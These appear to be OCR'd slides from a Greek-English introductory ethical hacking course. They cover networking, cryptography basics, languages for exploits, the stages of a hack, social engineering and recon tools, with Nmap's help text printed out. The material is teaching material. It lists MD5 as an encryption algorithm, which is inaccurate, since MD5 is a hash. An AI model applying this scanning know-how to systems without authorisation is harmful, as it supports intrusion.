
01

Networking for Dummies

- OSI Model


- TCP/IP
- UDP/IP

- Πακέτα(SYN-ACK)
- Πρωτόκολλα(FTP , SSH)


Cryptography
Basics

CryptOgr@phy B@s1cs

CryptOgr@phy B@s1cs



01

BASIC CRYPTOGRAPHIC ALGORITHMS

- Symmetric key systems
- Asymmetric key systems

Common Encryption Algorithms:

- RSA
- AES
- Diffie–Hellman key exchange
- Blowfish
- MD5

PROGRAMMING

Γλώσσες προγραμματισμού για **Exploits** (εκμετάλλευση αδυναμιών):

- Python
- Bash
- PowerShell
- C / C++
- Java
- Assembly(ARM , X86)

Databases:

- SQL

Web:

- Javascript
- PHP

Extras:

- Ruby
- Perl

PROGRAMMING

Γλώσσες προγραμματισμού για **Exploits** (εκμετάλλευση αδυναμιών):

- Python
- Bash
- PowerShell
- C / C++ Java
- Assembly(ARM , X86)

Databases:

- SQL

Web:


- Javascript
- PHP

Extras:

- Ruby
- Perl

It’s always best to create your own tools! It’s never too late to start experimenting…

TOPICS OF PRESENTATION



20%

Introduction

Εισαγωγή στο Ethical Hacking

40%

The Basics

Οι βασικές αρχές της ασφάλειας υπολογιστών

60%

Tools-Training

Εκπαίδευση εργαλείων

80%

Hunt the Bug


Εισαγωγή στο Bug Bounty

100%

Start Hacking

Hack the Planet

TOPICS OF PRESENTATION



60%

Tools-Training

Εκπαίδευση εργαλείων


Training Labs

DISCLAIMER

DISCLAIMER

ENTERING THE PRACTICE

The 4 stages of a hack



The 4 stages of a hack

RECON

Εύρεση πληροφοριών

RECON

Μια βασική αναπαράσταση για τη συλλογή πληροφοριών

RECON

- Nmap
- Burp Suite
- Dirbuster
- Nikto

RECON

NMAP



(kali㉿kali)-[~/Desktop]
$ nmap
Nmap 7.91 (https://nmap.org)
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
Can pass hostnames, IP addresses, networks, etc.
Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
-iL <inputfilename>: Input from list of hosts/networks
-iR <num hosts>: Choose random targets
--exclude <host1[,host2][,host3],...>: Exclude hosts/networks
--excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
-sL: List Scan - simply list targets to scan
-sn: Ping Scan - disable port scan
-Pn: Treat all hosts as online -- skip host discovery
-PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
-PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
-PO[protocol list]: IP Protocol Ping
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]
--dns-servers <serv1[,serv2],...>: Specify custom DNS servers
--system-dns: Use OS's DNS resolver
--traceroute: Trace hop path to each host
SCAN TECHNIQUES:
-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
-sU: UDP Scan
-sN/sF/sX: TCP Null, FIN, and Xmas scans
--scanflags <flags>: Customize TCP scan flags
-sI <zombie host[:probeport]>: Idle scan
-sY/sZ: SCTP INIT/COOKIE-ECHO scans
-sO: IP protocol scan
-b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
-p <port ranges>: Only scan specified ports
Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
--exclude-ports <port ranges>: Exclude the specified ports from scanning
-F: Fast mode - Scan fewer ports than the default scan
-r: Scan ports consecutively - don't randomize
--top-ports <number>: Scan <number> most common ports
--port-ratio <ratio>: Scan ports more common than <ratio>

SOCIAL ENGINEERING

Τι είναι το Social Engineering ;

Social Engineering είναι η ψυχολογική χειραγώγηση των ανθρώπων ώστε να εκτελούν ενέργειες ή να αποκαλύπτουν εμπιστευτικές πληροφορίες.

The 4 stages of a hack



The 4 stages of a hack

EXPLOIT

Εκμετάλλευση αδυναμιών

